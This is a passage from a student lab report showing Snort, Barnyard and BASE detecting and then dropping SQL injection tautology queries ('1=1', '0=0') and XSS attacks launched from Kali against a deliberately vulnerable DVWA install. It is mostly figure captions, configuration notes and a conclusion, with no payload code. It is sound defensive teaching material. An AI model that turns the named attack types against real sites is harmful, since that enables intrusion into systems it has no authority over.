


Fig 11(7). Initializing “1=1” SQL attack query on DVWA. (DVWA Security = Low)




Fig 12(8). Attack was generated successfully and Snort is detecting the attack, Barnyard displays alerts.




Fig 13(9). Initializing “1=0” SQL attack query on DVWA (DWVA Security = Low).




Fig 14(10). Attack “1=0” was generated successfully and Snort is detecting the attack, Barnyard displays alerts.




Fig 15(11). Initializing “0=0” SQL attack query on DVWA (DVWA Security = Low).




Fig 16(12). Attack “0=0” was generated successfully and Snort is detecting the attack, Barnyard displays alerts.




Fig 17(13). Basic Analysis and Security Engine Graphical User Interface.




Fig 18(14). BASE GUI showing number of alerts with their dates and times.




Fig 19(15). BASE GUI showing number of alerts from April 1st to the April 20th.

**Demonstrating inline mode of operation of Snort IPS**

In this section, snort was operated inline using the “afpacket” data acquisition option available in Snort. Snort was made to first detect packets using this technique and subsequently set to drop them when operated in a fully functional IPS. Cross-Site Scripting vulnerabilities were exploited in this demonstration. The following screenshots give the results of the demonstration.

**Inline Mode Detection Operation**

In running snort for detection of intrusions in inline mode, a separate configuration file as well as a separate set of rules were needed different from those that would be used for inline IPS operation. This was because rules for detection stated the action on packets to be “alert” while rules for IPS were to have the action of “drop”. Consequently, separate configuration files had to be specified at runtime for each mode as each had to refer to different rules to enforce. The files for IDS mode are:

· Configuration file: snort1.conf

· Rules file: local.rules

Files for IPS were:

· Configuration file: snort2.conf

· Rules file: localp.rules

The following screenshots show how snort was implemented as an IDS in inline mode utilizing afpacket.




Fig 20(16). Commands to execute Barnyard and Snort for testing XSS.




Fig 21(17). Snort and Barnyard awaiting to detect the dirty XSS traffic.




Fig 22(18). Initializing DVWA to generate XSS Script Attack.




Fig 23(19). XSS Script Attack executed from DVWA and is detected by Snort and Alerted by Barnyard.




Fig 24(20). Initializing Snort and Barnyard to detect XSS Img Attack.




Fig 25(21). XSS Img Attack executed from DVWA and is detected by Snort and Alerted by Barnyard.




Fig 26(22). Initializing DVWA to generate XSS Iframe Attack.




Fig 27(23). XSS Iframe Attack executed from DVWA and is detected by Snort and Alerted by Barnyard.




Fig 28(24). BASE GUI showing seven additional alerts from running previous XSS attacks.




Fig 29(25). Setting up the graphical display of data in BASE (bar chart).




Fig 30(26). Bar chart of Time (Hours) VS Number of alerts generated by BASE.




Fig 31(27). Setting up the graphical display of Pie chart in BASE.




Fig 32(28). Pie chart of Time (Days) VS Number of alerts generated by BASE.

**Inline Mode Prevention Operation**

In this mode, snort is to drop or block all malicious packets destined to the DVWA application which should result in an error page on the web browser of the attacking system whenever intrusion attempts are made via inputs fields on the DVWA application webpages. The results for the demonstration are given below. Sample SQLI and XSS attack scenarios were used in this demonstration.




Fig 33(29). Using Snort as an IPS to prevent SQLI.




Fig 34(30). Client didn’t receive any response from DVWA because the IPS has dropped the SQLI packets.




Fig 35(31). Using Snort as an IPS to prevent XSS.




Fig 36(32). Client didn’t receive any response from DVWA because the IPS has dropped the XSS packets.




Fig 37(33). Using Snort as an IPS to prevent another XSS.




Fig 38(34). Client didn’t receive any response from DVWA because the IPS has dropped the XSS attacking packets.




Fig 39(35). Adding new alerts to BASE alert cash.




Fig 40(36). Plotting a Pie chart in Time (hours) VS number of alerts in BASE.




Fig 41(38). Pie chart of time (hours) VS number of alerts on the April 20th in BASE.

To demonstrate the IPS functionality, a separate configuration file and separate rules file were created. In the new configuration file, the only difference made to it from the one used for the IDS mode is a reference to include the new rules file that was created. This new rules (locald.rules) file has the same rules as the initially used rules file (local.rules) but instead of just alerting on observed packets meeting the specified criteria, the packets in question were to be dropped and prevented from progressing any further into the network. Thus, each rule starts with a “drop” action rather than an “alert” action. The following screenshots demonstrate the functionality of the snort IPS using simulated SQLI attacks.

**Chapter IV: Conclusion**

In this project we implemented Intrusion Detection and Prevention System using Snort to detect and prevent SQL injection and Cross Site Scripting. Kali and Ubuntu was installed in Oracle virtual box. We used Kali operating System as attacker, Windows 10 on the laptop was used as victim machine. Ubuntu system was configured as router so that traffic could be sent via Kali to Windows 10. In Ubuntu, Snort was installed and configured in inline mode. Barnyard was installed and configured to increase performance capacity of snort. Base was installed to display logs generated by snort. XAMPP was installed in windows 10 to facilitate easy installation of DVWA on windows 10.

Two configuration files were created, one to work as IDS and the other to work as IPS. These configuration files included local rule files that was created to detect SQLI and XSS. Snort was started in AFPACKET mode via command line. Barnyard was started at the same time. We launched SQLI and XSS via kali and observed how snort reacted. We observed that snort was able to detect and prevent both type of attacks. Therefore, by obtained result we can conclude that snort is a powerful Intrusion Detection Tool. SQLI and XSS are most prevalent attack in computing environment, so snort is one of the viable solution to detect and prevent such attacks and even more. We created few rules for our project however, with the options available for snort rules, more complex intrusions can be detected and prevented.

**References**

[A101]

[A10] (Kallin & Valbuena, 2016)

[X] McIntyre, J. (August, 2001). Using Snort for intrusion detection. Retrieved from: <https://www.techrepublic.com/article/using-snort-for-intrusion-detection>

[a]- http://sublimerobots.com/2017/01/snort-2-9-9-x-ubuntu-installing-barnyard2/

[b]- http://sublimerobots.com/2017/01/snort-2-9-9-x-ubuntu-installing-base/

[c]- <http://www.effecthacking.com/2015/12/setup-dvwa-using-xampp-windows.html>

[d]- https://www.youtube.com/watch?v=\_jtPeyl\_KCc&t=23s

[M] Snort Manual. Retrieved from: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node11.html>.

**Appendix**

**Snort Running Modes**

Due to snort manual, Snort can be run in three different modes, inline, inline-test, and tap. Snort will allow the dropping rules to take action in inline mode and work as an IPS. In tap or passive mode, Snort works as an IDS and does not allow the drop rules to operate.

In addition to the previous modes, Snort also can be configured and utilized as an simulator using the Inline-Test mode. Drop rules that were used for different packets will be still loading for the system. However, in Inline-Test mode the rules will not affect traffic and alerts will be saved as Wdrop (would drop) alerts. Following tables show different behaviors of Snort in different Modes.

Table A:

*Rule options for different modes in Snort [M].*




Table B:

*Rules actions in different modes in Snort [M].*

